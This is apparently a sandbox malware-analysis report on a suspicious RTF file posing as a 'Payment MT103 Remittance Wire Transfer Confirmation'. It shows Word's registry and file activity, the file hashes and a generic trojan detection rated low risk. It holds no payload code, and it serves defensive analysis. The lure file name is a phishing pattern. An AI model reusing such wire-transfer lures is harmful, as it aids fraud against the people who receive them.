Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\MathFonts\Eras Bold ITC Value: 0		1740
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\MathFonts\Eras Demi ITC Value: 0		1740
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\MathFonts\Eras Light ITC Value: 0		1740
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\MathFonts\Eras Medium ITC Value: 0		1740
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\MathFonts\Felix Titling Value: 0		1740
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\MathFonts\Footlight MT Light Value: 0		1740
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\MathFonts\Forte Value: 0		1740
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\MathFonts\Franklin Gothic Book Value: 0		1740
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\MathFonts\Franklin Gothic Demi Value: 0		1740
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\MathFonts\Franklin Gothic Demi Cond Value: 0		1740
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\MathFonts\Franklin Gothic Heavy Value: 0		1740
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\MathFonts\Franklin Gothic Medium Value: 0		1740
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\MathFonts\Franklin Gothic Medium Cond Value: 0		1740
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\MathFonts\Freestyle Script Value: 0		1740
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\MathFonts\French Script MT Value: 0		1740
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\MathFonts\Gabriola Value: 0		1740
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\MathFonts\Gadugi Value: 0		1740
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\MathFonts\Garamond Value: 0		1740
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\MathFonts\Georgia Value: 0		1740
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\MathFonts\Gigi Value: 0		1740
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\MathFonts\Gill Sans MT Value: 0		1740
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\MathFonts\Gill Sans MT Condensed Value: 0		1740
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\MathFonts\Gill Sans MT Ext Condensed Bold Value: 0		1740
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\MathFonts\Gill Sans Ultra Bold Value: 0		1740
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\MathFonts\Gill Sans Ultra Bold Condensed Value: 0		1740
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\MathFonts\Gloucester MT Extra Condensed Value: 0		1740
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\MathFonts\Goudy Old Style Value: 0		1740
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\MathFonts\Goudy Stout Value: 0		1740
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\MathFonts\Haettenschweiler Value: 0		1740
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\MathFonts\Harlow Solid Italic Value: 0		1740
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\MathFonts\Harrington Value: 0		1740
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\MathFonts\High Tower Text Value: 0		1740
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\MathFonts\Impact Value: 0		1740
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\MathFonts\Imprint MT Shadow Value: 0		1740
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\MathFonts\Informal Roman Value: 0		1740
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\MathFonts\Javanese Text Value: 0		1740
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\MathFonts\Jokerman Value: 0		1740
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\MathFonts\Juice ITC Value: 0		1740
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\MathFonts\Kristen ITC Value: 0		1740
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\MathFonts\Kunstler Script Value: 0		1740
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\MathFonts\Leelawadee Value: 0		1740
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\MathFonts\Leelawadee UI Value: 0		1740
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\MathFonts\Leelawadee UI Semilight Value: 0		1740
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\MathFonts\Lucida Bright Value: 0		1740
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\MathFonts\Lucida Calligraphy Value: 0		1740
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\MathFonts\Lucida Console Value: 0		1740
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\MathFonts\Lucida Fax Value: 0		1740
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\MathFonts\Lucida Handwriting Value: 0		1740
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\MathFonts\Lucida Sans Value: 0		1740
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\MathFonts\Lucida Sans Typewriter Value: 0		1740
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\MathFonts\Lucida Sans Unicode Value: 0		1740
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\MathFonts\Magneto Value: 0		1740
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\MathFonts\Maiandra GD Value: 0		1740
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\MathFonts\Malgun Gothic Value: 0		1740
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\MathFonts\Malgun Gothic Semilight Value: 0		1740
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\MathFonts\Marlett Value: 0		1740
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\MathFonts\Matura MT Script Capitals Value: 0		1740
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\MathFonts\Microsoft Himalaya Value: 0		1740
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\MathFonts\Microsoft JhengHei Value: 0		1740
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\MathFonts\Microsoft JhengHei Light Value: 0		1740
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\MathFonts\Microsoft JhengHei UI Value: 0		1740
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\MathFonts\Microsoft JhengHei UI Light Value: 0		1740
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\MathFonts\Microsoft New Tai Lue Value: 0		1740
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\MathFonts\Microsoft PhagsPa Value: 0		1740
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\MathFonts\Microsoft Sans Serif Value: 0		1740
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\MathFonts\Microsoft Tai Le Value: 0		1740
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\MathFonts\Microsoft Uighur Value: 0		1740
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\MathFonts\Microsoft YaHei Value: 0		1740

Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\MathFonts\Microsoft YaHei Light Value: 0		1740
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\MathFonts\Microsoft YaHei UI Value: 0		1740
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\MathFonts\Microsoft YaHei UI Light Value: 0		1740
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\MathFonts\Microsoft Yi Baiti Value: 0		1740
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\MathFonts\MingLiU_HKSCS-ExtB Value: 0		1740
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\MathFonts\MingLiU-ExtB Value: 0		1740
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\MathFonts\Mistral Value: 0		1740
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\MathFonts\Modern No. 20 Value: 0		1740
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\MathFonts\Mongolian Baiti Value: 0		1740
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\MathFonts\Monotype Corsiva Value: 0		1740
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\MathFonts\MS Gothic Value: 0		1740
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\MathFonts\MS Outlook Value: 0		1740
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\MathFonts\MS PGothic Value: 0		1740
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\MathFonts\MS Reference Sans Serif Value: 0		1740
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\MathFonts\MS Reference Specialty Value: 0		1740
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\MathFonts\MS UI Gothic Value: 0		1740
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\MathFonts\MT Extra Value: 0		1740
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\MathFonts\MV Boli Value: 0		1740
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\MathFonts\Myanmar Text Value: 0		1740
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\MathFonts\Niagara Engraved Value: 0		1740
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\MathFonts\Niagara Solid Value: 0		1740
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\MathFonts\Nirmala UI Value: 0		1740
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\MathFonts\Nirmala UI Semilight Value: 0		1740
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\MathFonts\NSimSun Value: 0		1740
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\MathFonts\OCR A Extended Value: 0		1740
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\MathFonts\Old English Text MT Value: 0		1740
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\MathFonts\Onyx Value: 0		1740
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\MathFonts\Palace Script MT Value: 0		1740
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\MathFonts\Palatino Linotype Value: 0		1740
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\MathFonts\Papyrus Value: 0		1740
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\MathFonts\Parchment Value: 0		1740
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\MathFonts\Perpetua Value: 0		1740
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\MathFonts\Perpetua Titling MT Value: 0		1740
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\MathFonts\Playbill Value: 0		1740
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\MathFonts\PMingLiU-ExtB Value: 0		1740
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\MathFonts\Poor Richard Value: 0		1740
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\MathFonts\Pristina Value: 0		1740
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\MathFonts\Rage Italic Value: 0		1740
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\MathFonts\Ravie Value: 0		1740
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\MathFonts\Rockwell Value: 0		1740
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\MathFonts\Rockwell Condensed Value: 0		1740
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\MathFonts\Rockwell Extra Bold Value: 0		1740
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\MathFonts\Script MT Bold Value: 0		1740
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\MathFonts\Segoe MDL2 Assets Value: 0		1740
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\MathFonts\Segoe Print Value: 0		1740
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\MathFonts\Segoe Script Value: 0		1740
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\MathFonts\Segoe UI Value: 0		1740
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\MathFonts\Segoe UI Black Value: 0		1740
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\MathFonts\Segoe UI Emoji Value: 0		1740
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\MathFonts\Segoe UI Historic Value: 0		1740
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\MathFonts\Segoe UI Light Value: 0		1740
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\MathFonts\Segoe UI Semibold Value: 0		1740
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\MathFonts\Segoe UI Semilight Value: 0		1740
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\MathFonts\Segoe UI Symbol Value: 0		1740
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\MathFonts\Showcard Gothic Value: 0		1740
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\MathFonts\SimSun Value: 0		1740
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\MathFonts\SimSun-ExtB Value: 0		1740
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\MathFonts\Sitka Banner Value: 0		1740
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\MathFonts\Sitka Display Value: 0		1740
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\MathFonts\Sitka Heading Value: 0		1740
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\MathFonts\Sitka Small Value: 0		1740
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\MathFonts\Sitka Subheading Value: 0		1740
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\MathFonts\Sitka Text Value: 0		1740
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\MathFonts\Snap ITC Value: 0		1740
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\MathFonts\Stencil Value: 0		1740
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\MathFonts\Sylfaen Value: 0		1740
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\MathFonts\Symbol Value: 0		1740
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\MathFonts\Tahoma Value: 0		1740
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\MathFonts\Tempus Sans ITC Value: 0		1740
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\MathFonts\Times New Roman Value: 0		1740
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\MathFonts\Trebuchet MS Value: 0		1740
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\MathFonts\Tw Cen MT Value: 0		1740

Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\MathFonts\Tw Cen MT Condensed Value: 0		1740
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\MathFonts\Tw Cen MT Condensed Extra Bold Value: 0		1740
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\MathFonts\Verdana Value: 0		1740
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\MathFonts\Viner Hand ITC Value: 0		1740
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\MathFonts\Vivaldi Value: 0		1740
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\MathFonts\Vladimir Script Value: 0		1740
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\MathFonts\Webdings Value: 0		1740
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\MathFonts\Wide Latin Value: 0		1740
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\MathFonts\Wingdings Value: 0		1740
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\MathFonts\Wingdings 2 Value: 0		1740
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\MathFonts\Wingdings 3 Value: 0		1740
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\MathFonts\Yu Gothic Value: 0		1740
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\MathFonts\Yu Gothic Light Value: 0		1740
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\MathFonts\Yu Gothic Medium Value: 0		1740
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\MathFonts\Yu Gothic UI Value: 0		1740
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\MathFonts\Yu Gothic UI Light Value: 0		1740
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\MathFonts\Yu Gothic UI Semibold Value: 0		1740
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\MathFonts\Yu Gothic UI Semilight Value: 0		1740
Call Filesystem API	API Name: DeleteFileW Args: (%WorkingDir%\~$yment MT103 Remittance Wire Transfer Confirmation.doc) Return: 1		1740
Call Filesystem API	API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Windows\INetCache\Content.Word\~WRS{096C2501-E7E5-4B5C-AAA8-899DAAF0678F}.tmp) Return: 1		1740
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\Toolbars\Settings\Microsoft Word Value: None		1740
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Word\Reading Locations\Document 1\ Value: None		1740
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Word\Reading Locations\Document 1\File Path Value: %WorkingDir%\Payment MT103 Remittance Wire Transfer Confirmation.doc		1740
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Word\Reading Locations\Document 1\Datetime Value: 2021-06-10T02:41		1740
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Word\Reading Locations\Document 1\Position Value: 0 0		1740
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Word\Resiliency\DocumentRecovery\1E1377\1E1377 Value: None		1740
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Word\Resiliency\DocumentRecovery\1E1377\ Value: None		1740
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Word\Resiliency\DocumentRecovery\ Value: None		1740
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Word\Resiliency\ Value: None		1740
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Word\Data\Settings Value: None		1740
Call Filesystem API	API Name: DeleteFileW Args: (%APPDATA%\Microsoft\Templates\~$Normal.dotm) Return: 1		1740
Call Filesystem API	API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Windows\INetCache\Content.Word\~WRS{2B03C397-C3F6-43A3-8EC7-0CA0AFD74B30}.tmp) Return: 1		1740
Delete File	Path: %APPDATA%\Microsoft\Templates\~$Normal.dotm Type: VSDT_COM_DOS		1740
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Word\Security\Trusted Documents\LastPurgeTime Value: 19cd44d		1740
Call Thread API	API Name: NtResumeThread Args: (Process:1068,) Return: ?		1740
Call System API	API Name: evtchann.SendEvent Args: (e), pid[1068], ppid[1740) Return: 1		1740
Call Process API	API Name: CreateProcessW Args: (%CommonProgramFiles(x86)%\Microsoft Shared\Office15\msosqm.exe, , , , , , , , Process:1068:msosqm.exe) Return: 1		1740
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00005119110000000000000000F01FEC\Usage\ProductFiles Value: 52ca0108		1740
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00005119110000000000000000F01FEC\Usage\ProductFiles Value: 52ca0109		1740
Detection	Threat Characteristic: Creates process Process ID: 1068 Image Path: %CommonProgramFiles(x86)%\Microsoft Shared\Office15\msosqm.exe		
Call Mutex API	API Name: CreateMutexA Args: (0, 0, Local\MsoSqmExeMutex) Return: 238	1740	1068
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Word\MTTF Value: 7bb		1740
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Word\MTTA Value: 7bb		1740
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Word\MTTT Value: None		1740
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\Feedback\AppUsageData_1 Value: None		1740
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\Common\UID Value: None		1740
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\Common\UserName Value: Administrator		1740
Add File	Path: %LOCALAPPDATA%\Microsoft\Windows\INetCache\Content.Word\~WRF{3E02D131-CC78-4B58-B88E-4F6D6B0310D9}.tmp Type: VSDT_WINWORD		1740
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\INetCache\Content.Word\~WRF{3E02D131-CC78-4B58-B88E-4F6D6B0310D9}.tmp Type: VSDT_WINWORD		1740

▼ Screenshot



412881191412881191=

CentOS w Docker

Environment-specific risk level	Low risk The object exhibited mildly suspicious characteristics that are most likely benign.
Detections	TROJ_GEN.F04IE00ES21
Exploited vulnerabilities	-
Network connection	Custom

Object 1 - Payment MT103 Remittance Wire Transfer Confirmation.doc (RTF document)

File name	Payment MT103 Remittance Wire Transfer Confirmation.doc
File type	RTF document
SHA-1	5EF0E0AB7C0A69CB375EEC7E03C3651096D0B409
SHA-256	E5E64F1C85C126A679A52C79C948826AA30E5BCE1533A0DE2F3F0EB1685E685A
MD5	EE21641FB11690DA19EA8D22EC6C59CE
Size	4618 byte(s)

Risk Level	Low risk
Detection	TROJ_GEN.F04IE00ES21
Exploited vulnerabilities	-
Threat Characteristics	Malformed, defective, or with known malware traits (1)

Notable Threat Characteristics

Malformed, defective, or with known malware traits (1)

Characteristic	Significance	Details
Detected as probable malware	🟥⬜⬜	Source: ATSE Detection Name: TROJ_GEN.F04IE00ES21 Engine Version: 12.500.1008 Malware Pattern Version: 16.769.92

Analysis

Event Type	Details	Parent PID	PID
Detection	Threat Characteristic: Detected as probable malware Source: ATSE Detection Name: TROJ_GEN.F04IE00ES21 Engine Version: 12.500.1008 Malware Pattern Version: 16.769.92		

Process Graph Legend

Node

🌐	Submitted sample
⚙	Root process
⚙	Child process
———	Direct event
- - - - -	Indirect event
Created	Event actions

Notable Threat Characteristics

🔒	Anti-security, self-preservation
⏻	Autostart or other system reconfiguration
🔍	Deception, social engineering
📄	File drop, download, sharing, or replication
🕵	Hijack, redirection, or data theft
🦠	Malformed, defective, or with known malware traits
⚙	Process, service, or memory object change
👻	Rootkit, cloaking
🌐	Suspicious network or messaging activity